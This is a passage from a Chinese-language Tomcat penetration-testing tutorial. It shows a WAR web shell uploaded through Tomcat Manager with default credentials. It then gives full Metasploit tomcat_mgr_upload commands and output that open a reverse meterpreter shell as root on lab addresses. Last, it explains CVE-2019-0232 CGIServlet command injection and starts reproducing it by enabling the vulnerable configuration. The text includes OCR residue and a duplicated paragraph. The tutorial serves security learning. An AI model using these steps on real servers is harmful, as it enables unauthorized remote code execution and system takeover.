
(https://xzfile.aliyuncs.com/media/upload/picture/20210825193256-3151a9e8-0598-1.png)

点击上传即可看到上传的 test.war 已经部署成功



(https://xzfile.aliyuncs.com/media/upload/picture/20210825193300-3404eb82-0598-1.png)

访问一下没有报错 404 那么应该已经上传成功



(https://xzfile.aliyuncs.com/media/upload/picture/20210825193302-34f33706-0598-1.png)

使用冰蝎连接即可得到 shell

```
79F7026C690BAA50B92CD8B66A3AD3F4F22C4FED 9BA44C2621385CB966EBA586F72C284D731FABEE
A27677289986DB50844682F8ACB77FC2E86E29AC A9C5DF4D22E99998D9875A5110C01C5A2F6059E7
DCFD35E0BF8CA7344752DE8B6FB21E8933C60243 F3A04C595DB5B6A5F1ECA43E3B7BBB100D811BBE
F7DA48BB64BCB84ECBA7EE6935CD23C10D498E23
HOSTNAME=0364f5e25c17
CATALINA_HOME=/usr/local/tomcat
PWD=/usr/local/tomcat
TOMCAT_NATIVE_LIBDIR=/usr/local/tomcat/native-jni-lib
HOME=/root
TOMCAT_MAJOR=8
TOMCAT_ASC_URL=https://www.apache.org/dist/tomcat/tomcat-8/v8.0.43/bin/apache-tomcat-8.0.43.tar.gz.asc
JAVA_VERSION=7u121
LD_LIBRARY_PATH=/usr/local/tomcat/native-jni-lib
LANG=C.UTF-8
```

(https://xzfile.aliyuncs.com/media/upload/picture/20210825193303-35935dc6-0598-1.png)

这里也可以用 msf 里面的 `exploit/multi/http/tomcat_mgr_upload` 模块

```
use exploit/multi/http/tomcat_mgr_upload
set HttpPassword tomcat
set HttpUsername tomcat
set rhost 192.168.1.8
set rport 8080
run
```

```
msf6 > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                         yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.10     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

```
Exploit target:

   Id  Name
   --  ----
   0   Java Universal


msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set rhost 192.168.1.8
rhost => 192.168.1.8
msf6 exploit(multi/http/tomcat_mgr_upload) > set rport 8080
rport => 8080
msf6 exploit(multi/http/tomcat_mgr_upload) > run
```


(https://xzfile.aliyuncs.com/media/upload/picture/20210825193321-409bff5c-0598-1.png)

运行即可得到一个 meterpreter

```
[*] Started reverse TCP handler on 192.168.1.10:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying GAuPh3Kr9LUAv7EI8KQ3822M6So8z...
[*] Executing GAuPh3Kr9LUAv7EI8KQ3822M6So8z...
[*] Undeploying GAuPh3Kr9LUAv7EI8KQ3822M6So8z ...
[*] Sending stage (58125 bytes) to 192.168.1.8
[*] Meterpreter session 1 opened (192.168.1.10:4444 → 192.168.1.8:33996) at 2021-08-05 12:17:03 +0800

meterpreter > getuid
Server username: root
meterpreter >
```


(https://xzfile.aliyuncs.com/media/upload/picture/20210825193322-40fcce0e-0598-1.png)

CVE-2019-0232 为 Apache Tomcat RCE

漏洞原理


漏洞相关的代码在 tomcat\java\org\apache\catalina\servlets\CGIServlet.java 中，CGIServlet 提供了一个 cgi 的调用接


漏洞相关的代码在 tomcat\java\org\apache\catalina\servlets\CGIServlet.java 中，CGIServlet 提供了一个 cgi 的调用接口，在启用 enableCmdLineArguments 参数时，会根据 RFC 3875 来从 Url 参数中生成命令行参数，并把参数传递至 Java 的 Runtime 执行。 这个漏洞是因为 Runtime.getRuntime().exec 在 Windows 中和 Linux 中底层实现不同导致的

Java 的 `Runtime.getRuntime().exec` 在 CGI 调用这种情况下很难有命令注入。而 Windows 中创建进程使用的是 `CreateProcess` ，会将参数合并成字符串，作为 `lpComandLine` 传入 `CreateProcess` 。程序启动后调用 `GetCommandLine` 获取参数，并调用 `CommandLineToArgvW` 传至 argv。在 Windows 中，当 `CreateProcess` 中的参数为 bat 文件或是 cmd 文件时，会调用 `cmd.exe` ，故最后会变成 `cmd.exe /c "arg.bat & dir"` ，而 Java 的调用过程并没有做任何的转义，所以在 Windows 下会存在漏洞

漏洞复现


启动 tomcat






(https://xzfile.aliyuncs.com/media/upload/picture/20210825193323-41a80fd0-0598-1.png)


访问一下已经启动成功





(https://xzfile.aliyuncs.com/media/upload/picture/20210825193328-44cfc676-0598-1.png)

Tomcat 的 CGI_Servlet 组件默认是关闭的，在 `conf/web.xml` 中找到注释的 CGIServlet 部分，去掉注释，并配置 enableCmdLineArguments 和 executable


conf
文件 主页 共享 查看
apache-tomcat-8.5.39 › apache-tomcat-8.5.39 › conf
搜索"conf"
名称 修改日期 类型 大小
快速访问
桌面
下载
文档
图片
此电脑
网络
Catalina
catalina.policy
catalina.properties
context
jaspic-providers
jaspic-providers.xsd
logging.properties
server
tomcat-users
tomcat-users.xsd
web
web - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
<!-- passShellEnvironment Should the shell environment variables (if any) be passed to the CGI script? [false] -->
<!-- stderrTimeout The time (in milliseconds) to wait for the reading of stderr to complete before terminating the CGI process. [2000] -->
<!--
<servlet>
<servlet-name>cgi</servlet-name>
<servlet-class>org.apache.catalina.servlets.CGIServlet</servlet-class>
<init-param>
<param-name>cgiPathPrefix</param-name>
<param-value>WEB-INF/cgi</param-value>
</init-param>
<load-on-startup>5</load-on-startup>
</servlet>
-->
<!-- ================ Built In Servlet Mappings ========================== -->
<!-- The servlet mappings for the built in servlets defined above. Note -->
<!-- that, by default, the CGI and SSI servlets are *not* mapped. You -->

(https://xzfile.aliyuncs.com/media/upload/picture/20210825193330-460704d2-0598-1.png)

这里注意一下，去掉注释并添加以下代码

enableCmdLineArguments启用后才会将Url中的参数传递到命令行
executable指定了执行的二进制文件，默认是perl，需要置为空才会执行文件本身。

```
<init-param>
        <param-name>enableCmdLineArguments</param-name>
        <param-value>true</param-value>
    </init-param>
    <init-param>
        <param-name>executable</param-name>
        <param-value></param-value>
    </init-param>
```

```
            <param-value></param-value>
        </init-param>
        <load-on-startup>5</load-on-startup>
    </servlet>
```

(https://xzfile.aliyuncs.com/media/upload/picture/20210825193331-46794416-0598-1.png)

然后在 conf/web.xml 中启用 cgi 的 servlet-mapping


```
<!--
    <servlet-mapping>
        <servlet-name>ssi</servlet-name>
        <url-pattern>*.shtml</url-pattern>
    </servlet-mapping>
-->

    <!-- The mapping for the CGI Gateway servlet -->

<!--
    <servlet-mapping>
        <servlet-name>cgi</servlet-name>
        <url-pattern>/cgi-bin/*</url-pattern>
    </servlet-mapping>
-->
```

(https://xzfile.aliyuncs.com/media/upload/picture/20210825193333-475bb558-0598-1.png)

